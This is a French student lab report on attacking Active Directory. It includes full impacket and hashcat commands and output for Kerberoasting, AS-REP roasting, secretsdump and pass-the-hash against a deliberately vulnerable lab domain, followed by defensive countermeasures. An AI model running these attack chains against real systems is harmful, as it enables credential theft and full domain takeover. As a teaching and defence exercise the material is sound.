

TRAVAUX PRATIQUES — SÉCURITÉ OFFENSIVE

Active Directory: Kerberoasting, AS-REP Roasting & Pass-the-Hash

TRAVAUX PRATIQUES — SÉCURITÉ OFFENSIVE	1
PARTIE 1 - Construction du laboratoire et configuration des vulnérabilités	1
1.1 Configuration du contrôleur de domaine Windows Server.....	2
1.2 Création des utilisateurs et configuration des vulnérabilités	2
1.3 Configuration du client Windows et de Kali Linux	4
PARTIE 2 - Phase d'attaque : compromettre l'Active Directory.....	5
Attaque 1 – Kerberoasting.....	6
Étape 1 - Lister les comptes avec SPN et récupérer les tickets TGS.....	6
Étape 2 - Craquage du hash avec hashcat.....	6
Attaque 2 - AS-REP Roasting	7
Étape 1 - Récupérer le hash AS-REP	8
Étape 2 - Craquage du hash AS-REP	8
Attaque 3 - Secretsdump et Pass-the-Hash.....	9
Étape 1 - Extraction de tous les hashes NTLM du domaine	9
Étape 2 - Pass-the-Hash avec le hash Administrateur	10
PARTIE 3 - Phase de défense : bloquer et détecter les attaques	11
Défense 1 - Contre le Kerberoasting	12
Défense 2 - Contre l'AS-REP Roasting.....	12
Défense 3 - Contre le Pass-the-Hash et le dumping de credentials	13
Défense 4 - Rejouer les attaques pour valider les correctifs.....	15
PARTIE 4 — Conclusion et bonnes pratiques	16
Bonnes pratiques à retenir.....	17
Questions de synthèse	18

PARTIE 1 - Construction du laboratoire et configuration des vulnérabilités

Pour ce TP, nous allons mettre en place 3 machines virtuelles différentes. Dans un premier temps nous allons mettre en place la première, une machine Windows server, puis nous mettrons en place une Kali linux et en fin une Windows 10.

1.1 Configuration du contrôleur de domaine Windows Server

Sur la machine Windows server, nous avons d'abord mis en place l'adresse ip imposée suivante : 192.168.56.10

```
Entrez la sélection (Vide = annuler): 1
Sélectionnez le protocole (D)HCP ou l'adresse IP (S)tatique (Vide = annuler): s
Entrer une adresse IP statique : (Vide = annuler): 192.168.56.10
Entrer un masque de sous-réseau (Vide=255.255.255.0): 255.255.255.0
Entrez la passerelle par défaut (Vide = annuler): _
```

Une fois fait, nous avons créé un active Directory via powershell (en administrateur) et nous l'avons configuré de sorte que celui-ci ai les options suivantes :

```
-DomainName 'lab.local'
-DomainNetbiosName 'LAB'
-SafeModeAdministratorPassword (ConvertTo-SecureString 'DsrM@Lab2024!' -
AsPlainText -Force)
-InstallDns -Force
```

```
applet de commande Install-ADDSForest à la position 1 du pipeline de la commande
Fournissez des valeurs pour les paramètres suivants :
DomainName: lab.local
SafeModeAdministratorPassword: *****
Confirmer SafeModeAdministratorPassword: *****
L'entrée et la confirmation de l'entrée pour SafeModeAdministratorPassword ne correspondent pas. Réessayez.
SafeModeAdministratorPassword: *****
Confirmer SafeModeAdministratorPassword: *****
Le serveur cible sera configuré en tant que contrôleur de domaine et redémarré à la fin de cette opération.
Voulez-vous continuer en procédant à cette opération ?
[O] Oui [T] Oui pour tout [N] Non [U] Non pour tout [S] Suspendre [?] Aide (la valeur par défaut est « 0 ») : o
```

Après redémarrage de la VM, nous nous sommes connectés dessus avec le compte administrateur du domaine créé précédemment.

1.2 Création des utilisateurs et configuration des vulnérabilités

Dans ce même Active Directory, nous allons volontairement créer des configurations sensibles pour simuler un réel active Directory vulnérable aux attaques et au vol de donnée.

```
PS C:\Windows\system32> New-ADOrganizationalUnit -Name 'Comptes_de_service' -Path 'DC=lab,DC=local'
PS C:\Windows\system32> New-ADOrganizationalUnit -Name 'Utilisateurs_lab' -Path 'DC=lab,DC=local'
```

Avec les commandes exécutées ci-dessus, nous avons créé deux unités d'organisation, "Comptes_de_service" et "Utilisateurs_lab". Nous avons ensuite créé 3

utilisateurs différents pour les mettre dans ceux-ci étant : “scv_sql”, “user_asrep” et en fin “user1”. Chacun des comptes est vulnérable à un outil ou une faille commune.

scv_sql est un compte vulnérable au “Kerberoasting”. C’est une technique d’attaque visant les environnements Windows avec Active Directory et Kerberos. Un attaquant qui a déjà un compte valide sur le domaine demande des tickets de service pour des comptes de service, puis tente de casser hors ligne les identifiants chiffrés pour récupérer le mot de passe en clair de ces comptes.

```
PS C:\Windows\system32> New-ADUser `
>> -Name 'svc_sql' `
>> -SamAccountName 'svc_sql' `
>> -UserPrincipalName 'svc_sql@lab.local' `
>> -Path 'OU=Comptes_de_service,DC=lab,DC=local' `
>> -AccountPassword (ConvertTo-SecureString 'Service123!' -AsPlainText -Force) `
>> -Enabled $true `
>> -PasswordNeverExpires $true
```

Avec la commande ci-dessous, nous allons ajouter le “Service Principal Name”, ce qui rend vulnérable le compte scv_sql au Kerberoasting. Kerberos permet à tout utilisateur authentifié de demander un ticket TGS pour n'importe quel SPN enregistré. Ce ticket est chiffré avec le hash NTLM du compte de service. Un attaquant peut récupérer ce ticket et le craquer hors ligne, sans interaction avec le DC après la demande initiale.

```
Set-ADUser -Identity 'svc_sql' -ServicePrincipalNames
@{Add='MSSQLSvc/dc01.lab.local:1433'}
```

```
PS C:\Windows\system32> Set-ADUser -Identity 'svc_sql' -ServicePrincipalNames @{Add='MSSQLSvc/dc01.lab.local:1433'}
```

user_asrep est un compte vulnérable à l’AS-REP (Authentication Service Respond).

L’AS-REP est la réponse que le contrôleur de domaine renvoie après la demande d’authentification Kerberos initiale, avec le TGT si tout est valide. Quand la pré-authentification Kerberos est désactivée sur un compte Active Directory, le serveur peut renvoyer un AS-REP sans vérification préalable suffisante, ce qui permet à un attaquant de récupérer une donnée chiffrée et de tenter un cassage hors ligne du mot de passe.

```
PS C:\Windows\system32> New-ADUser `
>> -Name 'user_asrep' `
>> -SamAccountName 'user_asrep' `
>> -UserPrincipalName 'user_asrep@lab.local' `
>> -Path 'OU=Utilisateurs_lab,DC=lab,DC=local' `
>> -AccountPassword (ConvertTo-SecureString 'Password123!' -AsPlainText -Force) `
>> -Enabled $true
```

Avec la commande `Set-ADAccountControl -Identity 'user_asrep' -DoesNotRequirePreAuth $true`, Nous allons désactiver la pré-authentification Kerberos (autrement dit, nous allons activer la vulnérabilité de cet utilisateur.)

user1 est un compte créé dans le domaine valide pour est cible de l'attaque Kerberoasting. Ce compte sert de compte authentifié dans le domaine, et simule un compte standard compromis initialement par un mail de phishing (nous partons donc du principe que ses identifiants et mots de passe ont été récupérés via un mail de hameçonnages, ou l'utilisateur c'est fait avoir.)

```
PS C:\Windows\system32> New-ADUser `
>> -Name 'user1' `
>> -SamAccountName 'user1' `
>> -UserPrincipalName 'user1@lab.local' `
>> -Path 'OU=Utilisateurs_lab,DC=lab,DC=local' `
>> -AccountPassword (ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force) `
>> -Enabled $true
```

Pour simuler la situation la plus dangereuse, nous allons ajouter le compte svc_sql au groupe de domaine Admins.

```
PS C:\Windows\system32> Add-ADGroupMember -Identity 'Admins du domaine' -Members 'svc_sql'
```

Ce paramètre-là est intentionnellement mauvais car un compte de service SQL Serveur ne devrait jamais être un domaine Admin. C'est une configuration fréquente rendant vulnérable la plupart des Serveurs. Kerberoasting devient un outil dévastateur avec cette faille.

1.3 Configuration du client Windows et de Kali Linux

Maintenant, nous allons installer les deux VM Windows 10 et Kali Linux.

Pour Windows, nous savons commencer par mettre l'adresse ip 192.168.56.20 avec comme DNS l'adresse IP du serveur Windows.

```
C:\Users\toto>ipconfig

Configuration IP de Windows

Carte Ethernet Ethernet :

    Suffixe DNS propre à la connexion. . . . :
    Adresse IPv6 de liaison locale. . . . . : fe80::a0af:7e7e:c8b5:41b5%12
    Adresse IPv4. . . . . : 192.168.56.20
    Masque de sous-réseau. . . . . : 255.255.255.0
    Passerelle par défaut. . . . . :
```

En suite, nous avons modifié les paramètres de cette manière la Paramètres → Comptes → Accès professionnel ou scolaire → Joindre à un domaine Active Directory local → lab.local. Puis nous avons saisi les credentials de l'Administrateur du domaine, avant de le redémarrer. La connectivité du réseau se fait parfaitement, que les paquets sont bien présents ainsi que la version de hashcat.

```
└─$ hashcat --version
v6.1.1
```

```
(kali㉿kali) [~]
$ ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=128 time=1.86 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=128 time=1.55 ms
^C
--- 192.168.56.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 1.545/1.703/1.862/0.158 ms

(kali㉿kali)-[~]
$ impacket-GetUserSPNs --help
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

usage: GetUserSPNs.py [-h] [-target-domain TARGET_DOMAIN] [-usersfile USERSFILE]
                    [-request] [-request-user username] [-save]
                    [-outputfile OUTPUTFILE] [-debug] [-hashes LMHASH:NTHASH]
                    [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
                    target

Queries target domain for SPNs that are running under a user account

positional arguments:
  target                domain/username[:password]
```

PARTIE 2 - Phase d'attaque : compromettre l'Active Directory

Dans cette partie, nous allons tester différentes attaques après avoir reçu un accès au réseau interne (grâce au phishing). Maintenant, le but est d'élever nos privilèges jusqu'au contrôle total du domaine.

Attaque 1 – Kerberoasting

Le Kerberoasting exploite le fait que tout utilisateur authentifié dans un domaine Active Directory peut demander un ticket de service pour n'importe quel compte possédant un SPN. Ce ticket est chiffré avec le hash NTLM du compte de service. L'attaquant récupère ce ticket et le craque hors ligne - sans aucune interaction supplémentaire avec le DC.

Étape 1 - Lister les comptes avec SPN et récupérer les tickets TGS

En premier, nous allons utiliser l'outil `impacket-GetUserSPNs` avec les credentials de `user1`, étant le compte non-admin grâce à la commande suivante :

```
impacket-GetUserSPNs \-request \-dc-ip 192.168.56.10 \lab.local/user1:'Welcome1!'
```

Une fois fait, nous l'avons exécuté, nous avons sauvegarder dans un fichier.

```
impacket-GetUserSPNs \-request \-dc-ip 192.168.56.10 \-outputfile  
/home/colmar/kerberoast.hash \lab.local/user1:'Welcome1!'
```

```
cat /home/colmar/kerberoast.hash
```

Étape 2 - Craquage du hash avec hashcat

Pour craquer le hash avec l'outil `hashcat`, nous allons prendre le fichier `kerberoast.hash` crée précédemment, pour la commande de craquage.

```
hashcat -m 13100 \ /home/colmar/kerberoast.hash \ /usr/share/wordlists/rockyou.txt \  
--for
```

On peut ensuite observer le mot de passe en clair "Service123!" sur la ligne

Candidate.#01


```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*svc_sql$LAB.LOCAL$lab.local/svc_sql*$7 ... 2084
fb
Time.Started.....: Wed Apr  8 04:23:08 2026, (0 secs)
Time.Estimated...: Wed Apr  8 04:23:08 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 815.6 kH/s (1.69ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344386 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: Service123! → queen
Hardware.Mon.#01.: Util: 7%

Started: Wed Apr  8 04:23:07 2026
Stopped: Wed Apr  8 04:23:09 2026

```

La commande ci-dessous nous permet de voir le résultat calirement avec le mot de passe craué à la fin.

hashcat -m 13100 /home/kali/kerberoast.hash /usr/share/wordlists/rockyou.txt --show

```

--show
$krb5tgs$23$*svc_sql$LAB.LOCAL$lab.local/svc_sql*$7f74ba5b8bc7a6bc75e2891ddef
0af73$bb318d38705b2514e60c8a012c5acaef75243a816a8a6e37feebb7857c4cc796147abd8
abc6091bf2faf624f7758721cf4892d9c2402d37545a6ceca9c93a3d4a1efbad763c67ede5fbe
5c7c80c44f6c727d50f6297e4619e06bca375931852affbda8a4346243b699826c9ee171e84de
8525558868f5b411275c789911e2d261e12aef3e87f71db73ac69f5d82c6eb11104bbff3f1238
656885ac91b4d35c126b423872bae26d57fb6f6edd268c0c1c9a9d90c249f514945f3a2b58a9c
bca6ee7fabbc85cca5c9080d482c091d9fdbee29b2ecb340f16725ff21e7016fea3e0287f1928
1805829880fb700790abfb589d8e400eea68e4654079802906f8a3a080701686e1bd062b0d15b
cf9cddf6a3fb8d5bb0a5ec97b4be37667f53c8878e6616825bb4cb1934e7f463c609b351d994e
aa0dc12cef637f4df420ae658c69aedd655bd6b376c4d8ab9776ce8f84dd8c96ab141125d7e5
0212c39f28380bc5955f33f8b3446ea3b3446dcf25a2af0ce644d96bfa21db0fe35c70c6327ee
4fd94f9a7d83cf8b53eaf57a40968c9a58b1ea1796c2359412a5b6e60f30f1ba7c32eb3cad3d0
a4708583afdeed63479df0ecb59bc6f19b68f8a365cf7a687d107829a97f64c90df9d7a8c6cff
016bda8ef95d3110e674808732b50ad372810b58967509a09074f7a33531fb5d078303d7bf381
2e0a8a64f00d45ce19a82bc1c59aa56842b91611db89525ca14c55064e477b4a7ef5c970279df
5a32a68b16251fdca0886343d0c03cb94c86aa4a6c885f6569564630f73e2cfd166d88e34e17b
f5a89a6138847635ec5702aa18de7ede3a6b68305e7de288bab355e46b082b5ee3d2511f7f8a0
959e0da0ce2aaa6704e04a0d90f9d70eef2c46e89d881c03ba06932f88d01ae17a7d3e5963793
686d485a77b111e26866df03b12b42ef9d5209cb911bcc96846ea8cf5dcf3e4df145b3c0dedc0
23a18792f91dc02198f868b13a6a532e2673fcb01ee5480d0ab731d5bde8ae1b0981fdd5d912
a7495663b2e7cf3331a7424f734408df3d3a8970f25fc5a4bffe375d256391e3ffcef3cc85628
af3a00ac0a150c7eb203a6d74bb17c151e34314ff4d13f9fdfa3a6822ff9fceb4a6cdee8c6a77
922d1ce0755e9419ffffdb18c589b764168b0e3e8d557320326c099c4f181d3bd12acc479a3c
93119e11bd46a1afe932a91a4526c969b43d6db50b6bbb95baa61cda192296d01978e0eeeba86
b10a2d699868064fdddcc317027778e964311cfff21b617825721aefd8dc3a24354c935e343dc
026d7dba12a48b2bedff4e03f7e95f820d570f38230654cc1ee91dae2396a43cda9f17ac5ea3b
a970e61d44fbc26ca7586273a2084fb:Service123!

```

Le mot de passe a été craqué à une vitesse énorme du au nombreux dictionnaires disponibles sur internet après les failles de données de certaines entreprises. Il présente donc une menace extrêmement grave pour la sécurité.


Attaque 2 - AS-REP Roasting

La pré-authentification Kerberos force l'utilisateur à prouver sa connaissance du mot de passe avant que le DC ne lui envoie un TGT. Quand elle est désactivée, le DC envoie directement l'ASREP chiffré avec le hash du mot de passe de l'utilisateur, sans vérification préalable. L'attaquant n'a même pas besoin d'un compte du domaine pour cette attaque.

Étape 1 - Récupérer le hash AS-REP

Tout d'abord, ce type d'attaque ne nécessite pas de compte authentifié comme la précédente avec user1. Le flag **-no-pass** indique à l'outil impacket de ne pas s'authentifier dans la commande :

```
impacket-GetNPUsers \-dc-ip 192.168.10.10 \-no-pass \-request \
lab.local/user_asrep
```



```
└─$ impacket-GetNPUsers \
> -dc-ip 192.168.56.10 \
> -no-pass \
> -request \
> lab.local/user_asrep
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user_asrep
$krb5asrep$23$user_asrep@LAB.LOCAL:306ee4c7d7bf2bf207956fed2cb0d9dd$8e5fac494
dbb39117325e83d1b02e8e36c560d7a5970213a9713fff91cd35f57627c6267a56855011634a1
b64c48930592b734e0644b66038a972d4ee1c8b6a6e5c21054eedc517922afeb50c29243598b2
34bdd0fb931dabb572534c30614a553ffd47cd85c993e53b264bd36b8abd2cac70d02451558b4
180d4406ce2887a64063ff975556199d757691325dd7ddea3de9c7263fdd62f071782098b14e8
f26ed24184c91953365ec59e6a43a17f83233402d74922f8037bbba43e68def1acf8193977632
d1fe78b5428325b2d87dc14719c28853510172a8f5271af7175e26e213617dd583
```

Une fois récupérer, on le sauvegarde le hash pour pouvoir le craquer dans la seconde étape.

Étape 2 - Craquage du hash AS-REP

Avec le hash récupérer, nous allons effectuer une autre attaque avec hashcat.

```
hashcat -m 18200 \ /home/colmar/asrep.hash \ /usr/share/wordlists/rockyou.txt \ --
force
```

```
hashcat -m 18200 /home/kali/asrep.hash /usr/share/wordlists/rockyou.txt --show
```

Une fois fais, nous pouvons voir le mot de passe "Password123!" apparaitre à nouveau, il a été craqué.


```
hashcat -m 18200 \
/home/kali/asrep.hash \
/usr/share/wordlists/rockyou.txt \
--show
$krb5asrep$23$user_asrep@LAB.LOCAL:2c23fdde16df2bebbf955e625b36d32d$0a781336c
a5d8b343c0d257a58e73e656e47d06c3ad34efd24657320099817a7ea70d5452b2c13d2dc62fb
a864e5b3c30d3d8c509f267b6bc897cb5371d7f74397e5698df9004515dfd353a9a8be6892422
39fe59dd0fb5cdece32dbe7a9ab477915dbaec0ff1969db8dadd8d8bec7bf09f6484541e77409
9def4c5877ee5aba63723772b8ce1282655103d7baba167a1015beae164840a4a76fa18029a22
35ffd09afd229f081c7304babfcced35539b37d87f0470a8e07d0bbac4c94c93714aa1a75f333
89a9e10f2999c7b2658ed6fbc5208757d0545da4dce867bf08f94f9ea44397a511:Password12
3!
```

L'AS-REP Roasting est encore plus dangereux que le Kerberoasting car il n'y a pas besoin d'un compte du domaine. Un attaquant externe ayant simplement accès au port 88/TCP du DC peut lancer cette attaque. Password123! est cracké instantanément.

Attaque 3 - Secretsdump et Pass-the-Hash

Maintenant que nous avons les credentials de svc_sql (Domain Admin), nous allons extraire tous les hashes NTLM du domaine via secretsdump, puis utiliser le hash de l'Administrateur pour nous connecter sans jamais connaître son mot de passe en clair.

Étape 1 - Extraction de tous les hashes NTLM du domaine

Pour extraire tous les hashes, nous allons utiliser l'outil secretsdum. Celui-ci se connecte au DC avec les credentials du compte svc_sql et extrait NTDS.dit, autrement dit, la base de données contenant l'entièreté des hashes du domaine.

```
impacket-secretsdump \lab.local/svc_sql:'Service123!'@192.168.56.10
```

```
# impacket-secretsdump \
lab.local/svc_sql:'Service123!'@192.168.56.10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x33cdc95f84778dec5a5c0ccb4bd45968
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:81f2d5de99a722be115a96a61
755dea3:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAB\WINDOWTEST$:aes256-cts-hmac-sha1-96:7b468130a0fcc09850b85035e4b56f7c78932
8267ac97fc390aa3547d005246e
LAB\WINDOWTEST$:aes128-cts-hmac-sha1-96:09e6befa88215ee586a5b01a58b1fad9
LAB\WINDOWTEST$:des-cbc-md5:ce1c9b07c8cbd391
LAB\WINDOWTEST$:plain_password_hex:975af9bc69e759c52cd475d43dd107fb902bf97fc1
e863994ab776b34cb4bc79417196d72acbd57d3db0029df9a9d97424a06b28a149a435f350819
cb9f4f1a93b3df2eb60b8dd265abaebd45e3c7f51b3ba2275f78d6c96b8d34081879c49a7991f
cc975ebe18493c8e66b20fbd0ef6fcb009378d44ead52ac5491c989520bc86ae136729c732395
8d0dcabdaea60516572fecf332e869777fdcfa33986e2b4a1f6ab1a429010a3fedd5121ece18d79
6cb2e9b22045555f0886ddd80ebe47e827e4c55ac31c661f37c1cc94cc760e704e61cbd042be1
```

Sur la ligne **Dumping local SAM hashes**, on peut voir le format

NomUtilisateur:RID:LMHash:NTLMHash ou seulement la partie NTML Hash (le 4eme champ) nous interesse.

Étape 2 - Pass-the-Hash avec le hash Administrateur

Nous allons copier le hash NTML de l'administrateur récupéré avant (le 4eme champ), et l'utiliser dans la commande suivante (partie rouge) :

```
impacket-psexec \
```

```
-hashes
```

```
aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 \
```

```
Administrateur@192.168.56.10
```

```
└─# impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:fbbf55d0ef0e34d3
9593f55c5f2ca5f2 lab.local/Administrateur@192.168.56.10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.56.10.....
[*] Found writable share ADMIN$
[*] Uploading file VQyGqVck.exe
[*] Opening SVCManager on 192.168.56.10.....
[*] Creating service DNZi on 192.168.56.10.....
[*] Starting service DNZi.....
[!] Press help for extra shell commands
Microsoft Windows [version 10.0.20348.587]
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-en
codings
and then execute smbexec.py again with -codec and the corresponding codec
(c) Microsoft Corporation. Tous droits réservés.
```

Une fois réalisé, on peut voir que le service démarre en administrateur sans problème grâce au terminal qui affiche l'interface admin C:/Windows/system32>.

Avec la commande **whoami**, on peut vérifier nos droits sur le DC. Nous sommes effectivement Admin dans le DC.

```
C:\Windows\system32> whoami
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-en
codings
and then execute smbexec.py again with -codec and the corresponding codec
autorite nt\system

C:\Windows\system32> hostname
windowtest
```

Sans jamais avoir connu le mot de passe en clair de l'administrateur, nous avons réussi à nous introduire dans le DC et contrôler entièrement le DC vu que celui-ci est Admin. Un mot de passe faible sur svc_sql à entrainer cette faille importante facilement exploitable avec Kerberoasting.

Mot de passe faible sur svc_sql → Kerberoasting → droits Domain Admin → secretsdump → Pass-the-Hash → contrôle total.

PARTIE 3 - Phase de défense : bloquer et détecter les attaques

Note préliminaire : Lors de la réalisation de ce TP, nous avons rencontré des problèmes techniques avec nos machines virtuelles qui nous ont empêché de réaliser les captures d'écran de cette partie. Nous sommes cependant en mesure d'expliquer l'intégralité des contre-mesures, leur fonctionnement et leur utilité, ce que nous faisons dans les sections suivantes.

Défense 1 - Contre le Kerberoasting

Prévention optimale : Group Managed Service Accounts (gMSA)

Les gMSA sont des comptes de service entièrement gérés par Active Directory. Ils changent automatiquement leur mot de passe tous les 30 jours, avec un mot de passe de 128 caractères aléatoires que personne ne connaît jamais. Le Kerberoasting devient alors totalement inutile, car même si le hash est récupéré, il est impossible à craquer dans un délai raisonnable.

```
Add-KdsRootKey -EffectiveImmediately
New-ADServiceAccount \
-Name 'gMSA_sql' \
-DNSHostName 'gmsa-sql.lab.local' \
-PrincipalsAllowedToRetrieveManagedPassword 'DC01$'
Install-ADServiceAccount -Identity 'gMSA_sql'
Test-ADServiceAccount -Identity 'gMSA_sql'
```

Détection : surveiller l'Event ID 4769

En parallèle de la prévention, il est important de détecter les tentatives de Kerberoasting. Chaque demande de ticket TGS génère un événement Windows (Event ID 4769) dans le journal de sécurité du contrôleur de domaine. On active cet audit via une GPO :

```
Configuration ordinateur -> Paramètres Windows -> Paramètres de sécurité
-> Configuration de la stratégie d'audit avancée -> Connexion de compte
-> Auditer les opérations du ticket de service Kerberos -> Succès et Echec
```

Dans l'Observateur d'événements, on filtre ensuite sur l'Event ID 4769 avec un type de chiffrement 0x17 (RC4). Le Kerberoasting produit des tickets en RC4 car ce format est le plus simple à craquer hors ligne. Plusieurs demandes RC4 en rafale pour le même SPN sont un indicateur fort d'une attaque en cours.

Défense 2 - Contre l'AS-REP Roasting

Prévention : réactiver la pré-authentification Kerberos

La contre-mesure principale est simple et immédiate : il suffit de réactiver la pré-authentification Kerberos sur le compte concerné. Une fois réactivée, le contrôleur de domaine exige que le client prouve sa connaissance du mot de passe avant d'envoyer quoi que ce soit. Un attaquant externe ne peut plus récupérer aucune donnée chiffrée à exploiter.

```
Set-ADAccountControl -Identity 'user_asrep' -DoesNotRequirePreAuth $false
```

On peut vérifier que le changement est bien appliqué :

```
Get-ADUser -Identity 'user_asrep' -Properties DoesNotRequirePreAuth |  
Select-Object DoesNotRequirePreAuth
```

Audit : identifier tous les comptes sans pré-authentification

En production, il est important d'auditer régulièrement l'ensemble des comptes du domaine pour détecter ceux dont la pré-authentification est désactivée. Ce script PowerShell liste tous les comptes concernés :

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties  
DoesNotRequirePreAuth |  
Select-Object Name, SamAccountName, DoesNotRequirePreAuth
```

Ce script devrait être exécuté mensuellement ou intégré dans un SIEM pour déclencher une alerte dès qu'un compte sans pré-authentification est détecté.

Détection : surveiller l'Event ID 4768

L'Event ID 4768 correspond à une demande de TGT. Lorsque le champ Pre-Authentication Type vaut 0 dans cet événement, cela signifie qu'une demande AS-REP sans pré-authentification a été acceptée. C'est l'indicateur direct d'une vulnérabilité active ou d'une attaque en cours. L'activation de cet audit se fait via GPO :

Configuration ordinateur -> Paramètres Windows -> Paramètres de sécurité
-> Configuration de la stratégie d'audit avancée -> Connexion de compte
-> Auditer les événements d'authentification Kerberos -> Succès et Echec

Défense 3 - Contre le Pass-the-Hash et le dumping de credentials

Principe du moindre privilège : retirer svc_sql des Domain Admins

La première mesure à prendre est de corriger la configuration anormale qui a permis l'escalade de privilèges. Un compte de service SQL n'a aucune raison légitime d'être membre du groupe Domain Admins. En le retirant, on casse la chaîne d'attaque : même si le hash de svc_sql est cracké, l'attaquant ne peut plus accéder à NTDS.dit ni extraire les hashes du domaine.

```
Remove-ADGroupMember -Identity 'Domain Admins' -Members 'svc_sql' -  
Confirm:$false  
Get-ADGroupMember -Identity 'Domain Admins' | Select-Object Name
```

Activer la signature SMB (protection contre NTLM Relay)

La signature SMB empêche qu'une authentification NTLM interceptée soit rejouée sur une autre machine. Sans cette protection, un attaquant qui intercepte un échange d'authentification peut l'utiliser directement pour se connecter à d'autres ressources du réseau. On l'active via GPO :

Serveur réseau Microsoft : signer numériquement les communications (toujours) -> Active
Client réseau Microsoft : signer numériquement les communications (toujours) -> Active

On peut vérifier l'état de la signature SMB depuis PowerShell :

```
Get-SmbServerConfiguration | Select-Object RequireSecuritySignature,  
EnableSecuritySignature
```

Activer Windows Defender Credential Guard

Credential Guard isole le processus LSASS dans une enclave sécurisée via le Virtual Secure Mode. Cela rend l'extraction de hashes NTLM (notamment via des outils comme Mimikatz) impossible même avec les droits SYSTEM, car les secrets ne sont plus accessibles depuis l'espace mémoire standard du système d'exploitation. La configuration se fait via GPO :

Configuration ordinateur -> Modèles d'administration -> Système -> Device Guard
-> Activer la sécurité basée sur la virtualisation -> Active
-> Credential Guard Configuration -> Active avec verrouillage UEFI

Cette fonctionnalité nécessite un processeur compatible VBS (Intel VT-x ou AMD-V), UEFI avec Secure Boot, et TPM 2.0. Dans VirtualBox, Credential Guard peut ne pas être

activable en environnement virtuel. Elle est ici présentée dans une optique de compréhension de son rôle en production.

Implémenter LAPS (Local Administrator Password Solution)

LAPS gère automatiquement des mots de passe uniques pour le compte Administrateur local de chaque machine du domaine. Sans LAPS, si le même mot de passe administrateur local est utilisé sur toutes les machines, compromettre une seule machine donne accès à toutes les autres. LAPS élimine ce risque en garantissant que chaque machine a un mot de passe différent, changé régulièrement.

Sur le DC, configurer LAPS via GPO :

Configuration ordinateur -> Modèles d'administration -> System -> LAPS

-> Activer la gestion du mot de passe du compte administrateur local -> Active

-> Durée de vie du mot de passe : 30 jours

-> Complexité : Majuscules + minuscules + chiffres + caractères spéciaux + longueur 25

Défense 4 - Rejouer les attaques pour valider les correctifs

Cette étape est essentielle : une contre-mesure qui n'a pas été testée n'est pas une contre-mesure fiable. En rejouant les mêmes commandes d'attaque après avoir appliqué les défenses, on vérifie concrètement que chaque faille a bien été corrigée.

Nous n'avons pas pu réaliser ces tests faute de VMs fonctionnelles, mais voici les résultats attendus si les défenses ont bien été appliquées :

Test 1 - Kerberoasting après changement de mot de passe

```
impacket-GetUserSPNs \  
-request \  
-dc-ip 192.168.56.10 \  
lab.local/user1:'Welcome1!'
```

Le hash est toujours récupérable (c'est le fonctionnement normal de Kerberos), mais hashcat ne peut plus le craquer car le nouveau mot de passe de 30 caractères n'est pas présent dans rockyou.txt. hashcat retourne le statut "Exhausted" sans résultat.

